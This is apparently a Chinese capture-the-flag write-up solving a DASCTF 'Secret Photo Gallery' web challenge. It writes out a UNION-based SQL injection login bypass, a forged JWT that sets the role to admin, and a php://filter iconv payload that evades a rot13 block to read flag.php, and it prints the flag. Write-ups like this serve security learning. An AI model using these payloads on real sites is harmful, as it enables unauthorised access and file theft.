





Secret Photo Gallery

 Discover the hidden treasure in our mysterious gallery


 Username

 Password

 Login

1.根据提示考sql注入, payload: 'union select 1 -- 报错, 是由于与前面的select的列数不同, 换payload: 'union select 1,2,3 -- 成功登录

Warning: SQLite3::query(): Unable to prepare statement: 1, SELECTs to the left and right of UNION do not have the same number of result columns in /var/www/html/index.php on line 36



Secret Photo Gallery


Discover the hidden treasure in our mysterious gallery

Invalid username or password!

Username
Enter username

Password
Enter password


Login





Secret Photo Gallery


Logout


Welcome, ' union select 1,2,3-- !
You've successfully entered the gallery. Your authentication token shows you're a **guest** user.







 Mountain Landscape
A beautiful view of the mountains at sunset
Photo ID: G1001 | File: mountain_view.jpg




 Spring Flowers
Colorful flowers in full bloom
Photo ID: A2002 | File: spring_garden.jpg




 Cute Cat
An adorable cat enjoying the sunshine
Photo ID: L3003 | File: lazy_cat.jpg




2.但是提示我是guest用户，用bp抓包发现token




3.将token赋值到jwt.io网站上发现还没有密钥




4.观察每个图片的ID，发现除了第一个字母都是有顺序的




5.把每张图片的ID的第一个字符搜集起来果然是一句话




6.转到jwtencode模块，改role为admin



7将伪造的token赋值下来替换掉原来的token，成功成为admin user



8.点击Go to Admin Panel ,再抓包，这要再替换一遍，放行



9.进入到Admin Panel在下面有一个Export file

✔ Admin Access Granted!

Welcome, **'union select 1,2,3--** ! You have successfully forged the JWT token.

✔ Verified JWT Token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9uIHN1bGVjdCAxLDIsMy0tICIsInJvbGUiOiJhZGlpbGlzIm1hdCI6MTc2NTAwMzMxMH0.bfpDUMZzYK_OWpaHrF1YwSugMQdM2eDNKSHzZJ_Vlag
```

Decoded Payload:

```
{ "user": "'union select 1,2,3-- ", "role": "admin", "iat": 1765003310 }
```

📁 File Export Tool

Export system files for backup purposes

File Path:

Enter the absolute path of the file you want to export

📄 Export File

10.输入/flag.txt（Export file也要替换伪造的token），我以为要万事大吉了，结果

File Path:

php://filter/convert.rot13-encode/resource=flag.php

Enter the absolute path of the file you want to export

↓ Export File

❗ Blocked: rot13 filter is not allowed!

13.但是我们可以用 iconv 转编码过滤器，输入payload:

php://filter/read=convert.iconv.UTF-8.UTF-

16/resource=flag.php, Export查看源码得到flag

```
wrap   
<?php $flag = 'DASCTF{7c49db7e-20ad-4e1d-a8be-54aa29ebde54}';?>  
Ⓜ伯呢脍[璜讷◦格浴懂柿-淡膳櫟故概◦††洼瑛档牡散減喷樞玕牖 †放敬惛渠淳濫癩敦奔拈#
```